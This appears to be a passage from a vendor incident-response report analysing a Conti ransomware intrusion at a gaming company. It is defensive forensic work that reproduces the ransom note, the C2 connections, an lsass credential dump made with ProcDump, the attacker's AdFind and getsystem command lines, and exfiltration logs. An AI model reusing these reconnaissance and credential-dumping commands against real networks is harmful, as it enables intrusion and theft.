


FIGURE 55: ATTACK STRATEGY

Basically, the attacker used a recognizable strategy. They infiltrated the corporate network leveraging corporate credentials they retrieved from the laptops, verified the victim systems, and once his Cobalt Strike implants were fully functional, they passed the access to Conti. This accessed the environment, installed AnyDesk and Splashtop upon some systems, and from there, the attacker progressed to the final stages of the attack, exfiltrating data to a MEGA folder and detonating the ransomware.

From the investigative perspective, we were activated after the ransomware was detonated, similar to what we saw in the first case. To rebuild the entire attack flow, we started from the Conti banner taken from an abused system:



```
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be recovered
by any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if you are willing to try - try it on
the data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://conti[redacted].onion/

HTTPS VERSION :
https://conti[redacted]

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on out
news website if you do not respond. So it will be better for both sides if you contact us as soon as possible.

---BEGIN ID---
[redacted]
---END ID---
```

FIGURE 56: REDACTED BANNER OF THE RANSOM REQUEST

About 1,200 desktops and 1,531 servers were completely infected by the Conti ransomware.

A very small fragment of servers was spared from the ransomware but not enough to restore the services in a timely fashion.

Our first priority was to ensure the recovery of the Company online gaming systems without risking the loss of the narrative of the attack and the main evidence of the initial compromise.

The ransomware execution was immediately linked with logs related to PsExec, the mechanism used to distribute it. The actor leveraged two systems to disseminate and detonate the malware:

1. A file server, which turned to be the key system in the attack
2. A software distribution server


To successfully lock out critical systems in the network that maximized the damage, the attacker executed a number of network scans and lateral movements. We started from there.

We found records of a massive scan activity between a file server and several other network segments that occurred between December 11 and 13.

Stage 1

At the time of the analysis, only one laptop was still presenting signs of the Cobalt Strike agent used by the attacker, but additional traces of its presence were found in the MFT.

Thanks to these findings, we were able to identify the public IP hosting the C2, as illustrated in the following figure:




Process	Module	IP	Port	Domain	Protocol	Listen
dns.exe	dns.exe	172.74.200.191	53		UDP	□
svchost.exe	svchost.exe	172.67.161.154	443	[redacted]	TCP	□
svchost.exe	svchost.exe	172.67.161.220	443		TCP	□
explorer.exe	explorer.exe	192.124.249.24	80		TCP	□

FIGURE 57: BAZAAR LOADER PROCESS ATTEMPTING TO DOWNLOAD COBALT STRIKE AGENT

With Cobalt Strike agent implanted on the laptops, the attacker was able to steal local cached credentials through ProcDump (the file was called "procd.exe") against the lsass.exe process, storing the dumped credentials in the folder:

```
C:\Windows\Temp\lsass.dmp
```

As illustrated by the MFT record:



Name	Type	Size	Creation Time ($FN)	Full Path
eai.dll.mui	File	256.1 kB	11/9/2021 5:45:43.656 AM	C:\Windows\System32\eai.dll.mui
eai.dll	File	99.0 kB	11/9/2021 5:45:43.469 AM	C:\Windows\System32\eai.dll
StoreSvc.dll.mui	File	255.6 kB	11/9/2021 1:07:49.297 PM	C:\Windows\System32\StoreSvc.dll.m
StoreSvc.dll	File	99.0 kB	11/9/2021 1:07:49.297 PM	C:\Windows\System32\StoreSvc.dll
lsass.dmp	File	79749.0 kB	11/9/2021 3:49:41.292 AM	C:\Windows\Temp\lsass.dmp
procd.exe	File	532.5 kB	11/9/2021 3:29:33.619 AM	C:\Windows\Temp\procd.exe
proxy.dll	File	255.6 kB	11/9/2021 3:19:09.289 AM	C:\Windows\Temp\proxy.dll


FIGURE 58: MFT RECORDS OF THE MALICIOUS TOOLS USED ON THE LAPTOP CIDT-ICT01

Stage 1 *(Continued)*

When the Cobalt Strike agent was executed, it injected itself into various other processes on the host (explorer.exe, rundll32.exe) and resulted in the svchost process being used to form the connection toward the C2.

ProcDump was no longer available in the system, but traces of its presence were unearthed from the MFT. The resulting timeline is close to the initial deployment of Cobalt Strike and confirms the activity had been carried out in a single step once the initial payload was executed by the victim.

In time, after the initial setup of the malware, the threat actors began reconnaissance using Windows utilities like ping and tasklist. In addition, the actor started Active Directory (AD) discovery using AdFind as recovered from the laptop:



```
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C /time
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=person)" > u.txt
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=computer)" > c.txt
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C adfind.exe -sc trustdmp > u.txt
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C getsystem
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C tasklist
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\cmd.exe /C time /t
{b63eed08-a308-4e53-b5dc-96191b8dc954}  C:\Windows\System32\svchost.exe =k ClipboardSvcGroup -p -s  cbdhsvc c:\Windows\system32\rundll32.exe
```

The following figure summarizes the attacker activities in the first stage:




FIGURE 59: FIRST STAGE OF ATTACK

During this phase, the attacker enumerated several servers in the Sydney data center, in particular, a file server FSSIT-DEV01 that will become a focal point for the next stages of the attack.


Stage 2

With valid credentials and confirmed VPN access to the network, the attacker handed over the access to the Conti gang.

The latter immediately focused on staging his persistence implanting tools (AnyDesk and Atera software) to some servers, in particular the FSSIT-DEV01 file server and ICTW7-ITC01, an internal web server integrating AD single sign-on, which allowed the attacker to query and access a domain controller.

FSSIT-DEV01 was used both as a bridge between the remote developers and the internal production systems, where software and code were passed to production, as well as a hosted Secure FTP port open to maintenance contractors. As such, it was allowed to communicate remotely on port SSH and internally with SSH and SMB.

In fact, the attacker implanted PuTTY and pivoted access to other segments of the network from it. To confirm this action, we found traces of SSH keys under the PuTTY folder:



Last Written Time 11/21/2021 16:20:04 UTC

Name	Type	Data
ecdsa-sha2-nistp256@22:10.245.42.27	REG_SZ	nistp256,0xbf0cfbccf67808d71
ecdsa-sha2-nistp256@22:10.245.42.23	REG_SZ	nistp256,0xa1a9792e80365722
ecdsa-sha2-nistp256@22:10.245.42.28	REG_SZ	nistp256,0xd8c9b5bbb20f9647
ecdsa-sha2-nistp256@22:10.21.42.21	REG_SZ	nistp256,0x45bc6b608fd98523
ecdsa-sha2-nistp256@22:10.21.42.22	REG_SZ	nistp256,0x7f2ceba2f94fa0c78
rsa2@22:10.245.254.103	REG_SZ	0x10001,0xd1c1eb1a63527ab7
rsa2@22:10.245.254.104	REG_SZ	0x10001,0xb716310e67bbebf8
ecdsa-sha2-nistp256@22:10.245.254.193	REG_SZ	nistp256,0xc546b561c4808cd3

```
000 6E 00 69 00 73 00 74 00-70 00 32 00 35 00 36 00 n·i·s·t·p·2·5·6·
```

NTUSER.DAT\SOFTWARE\SimonTatham\PuTTY\SshHostKeys Offset: 0

FIGURE 60: PUTTY SSH KEYS STORED IN JUMP SERVER

Stage 2 *(Continued)*

The victim's IT staff clarified that PuTTY was not installed by them, nor were they using the server as a jump point to other network segments.




FIGURE 61: SECOND STAGE OF ATTACK


The access to ICTW7-ITC01 was allowed by the account stolen from the second laptop, which was linked with an internal project manager allowed to post news on the system.

Stage 3

The final stage of the attack took place once the actor was able to deploy a logon script via Group Policy Object (GPO), which ran the code every time the computer started up and connected to the domain.

However, prior to deploying the ransomware and detonating it, the attacker accessed transaction logs stored on Hong Kong servers, collecting sensitive data belonging to the online casino games.


They were able to do that once they found an inventory script running on the backend systems with the list of the critical database systems, including their credentials.



```
#!/bin/bash
#--------------------------------------------------------------------------------------------#
# Script_Name : inventory_queries.sh
# Version : 1.0.0
# Description : inventory queries for prometheus textfile collector
# Requirements : -
# Date : Nov 2021 Rev. -
# Author: [redacted]

#scheduled every hour with crontab on [redacted]
# vim /etc/cron.d/inventory_queries
#00 * * * * root /root/inventory_queries.sh
#writes the metrics in /var/lib/node_exporter/textfile_collector/inventory_queries.prom
#--------------------------------------------------------------------------------------------#

dabatase_host="[redacted]"
database_user="[redacted]
database_psw="[redacted]"
database_name="inventorydb"
output_file="/var/lib/node_exporter/textfile_collector/inventory_queries.prom"
#output_file="/tmp/logi_inventory_queries.prom"

database_psw=$(echo "$database_psw" | base64 -d)

tot_srv=$(mysql --host=$dabatase_host --user=$database_user --password=$database_psw $database_name --skip-column-names -se "SELECT COUNT(*) FROM servers;")
phys_srv=$(mysql --host=$dabatase_host --user=$database_user --password=$database_psw $database_name --skip-column-names -se "SELECT COUNT(*) FROM servers WHERE MANUFACTURER !=
'VMware';")
```

FIGURE 62: CRON SCRIPT /ROOT/INVENTORY_QUERIES.SH

With this lucky shot, they were able to query the databases directly and harvest about 7.6 Gb of transactions.



Drive Letter (Partition to which the MFT file belongs) C

Machine: SQLPLDEAST-02

Full Path	MFT Type	Size	Creation Time (SFN)	Creation Time (SSI)	Modification Time (SFN)
C:\Windows\Temp\ssec-142.sql	File	8.0 MB	11/16/2021 10:52:32.71...	11/16/2021 10:52:32.719 ...	11/16/2021 10:52:32.71...
C:\Windows\Temp\ssec-141.sql	File	11.99 MB	11/16/2021 10:52:18.13...	11/16/2021 10:52:18.132 ...	11/16/2021 10:52:18.13...
C:\Windows\Temp\ssec-140.sql	File	4.4 MB	11/16/2021 10:51:56.40...	11/16/2021 10:51:56.404 ...	11/16/2021 10:51:56.40...

FIGURE 63: EVIDENCE OF DATABASE DUMPS IN HONG KONG TRANSACTION SERVERS

Stage 3 *(Continued)*

The exfiltration of the database dumps was executed by moving them to a folder mapped to a published website from a Hong Kong database and accessing the folder via a TOR network.




FIGURE 64: EXFILTRATION STRATEGY

During the investigation, the evidence of the TOR sessions was extracted from the web server logs.

```
176.9.1.211 - fanyglo [17/Nov/2021:14:25:32 -0000] “GET /ssec-14.zip HTTP/1.1” 200 81283423 “http://
www.*************.com/************/wklstreaming/events/ssec-14.zip “ “ Mozilla/5.0 (Windows NT 6.1; rv:60.0)
Gecko/20100101 Firefox/60.0”
176.9.1.211 - fanyglo [17/Nov/2021:14:27:02 -0000] “GET /ssec-13.zip HTTP/1.1” 200 74131104 “http://
www.*************.com/************/wklstreaming/events/ssec-13.zip “ “ Mozilla/5.0 (Windows NT 6.1; rv:60.0)
Gecko/20100101 Firefox/60.0”
176.9.1.211 - fanyglo [17/Nov/2021:14:28:40 -0000] “GET /ssec-12.zip HTTP/1.1” 200 87174400 “http://
www.*************.com/************/wklstreaming/events/ssec-12.zip “ “ Mozilla/5.0 (Windows NT 6.1; rv:60.0)
Gecko/20100101 Firefox/60.0”
```

In the final stage of the exfiltration, the attacker cleared its traces from the Hong Kong systems and started the final stage of the activity: the dissemination and detonation of the ransomware.

Conclusion

Ransomware hurts any industry, but the gaming environment has proven to be one of the most vulnerable. As this paper has illustrated, evidence of a dearth of visibility has become a common trait of these companies regarding both network and endpoints. While these gaming companies are focused on application security, they are not seeing the way the attackers can breach. Which means they're not always seeing the bigger cyber-risk picture.

Our past experiences lead us to continue to suggest that, to overcome ransomware threats, it is important to establish and maintain constant monitoring of network and endpoints to promptly detect any suspicious activity or anomalies.

In addition, having a robust backup and recovery plan is critical to mitigating the impact of a ransomware attack. In fact, in both these cases, the availability of clean backup was lacking, forcing extreme measures to recover a clean environment. This lesson told us that it is paramount to regularly back up the company's data, move it to a secure location that is not directly connected to your network, and test your ability to recover data from these backups.

Last, the company's culture should reflect the change in direction that these threats impose onus. It is important to educate the employees on how to identify and report suspicious activity, such as phishing emails or unauthorized access attempts. Regular training can help to build a sound security culture and reduce the risk of a successful ransomware attack.

NETWITNESS

netwitness.com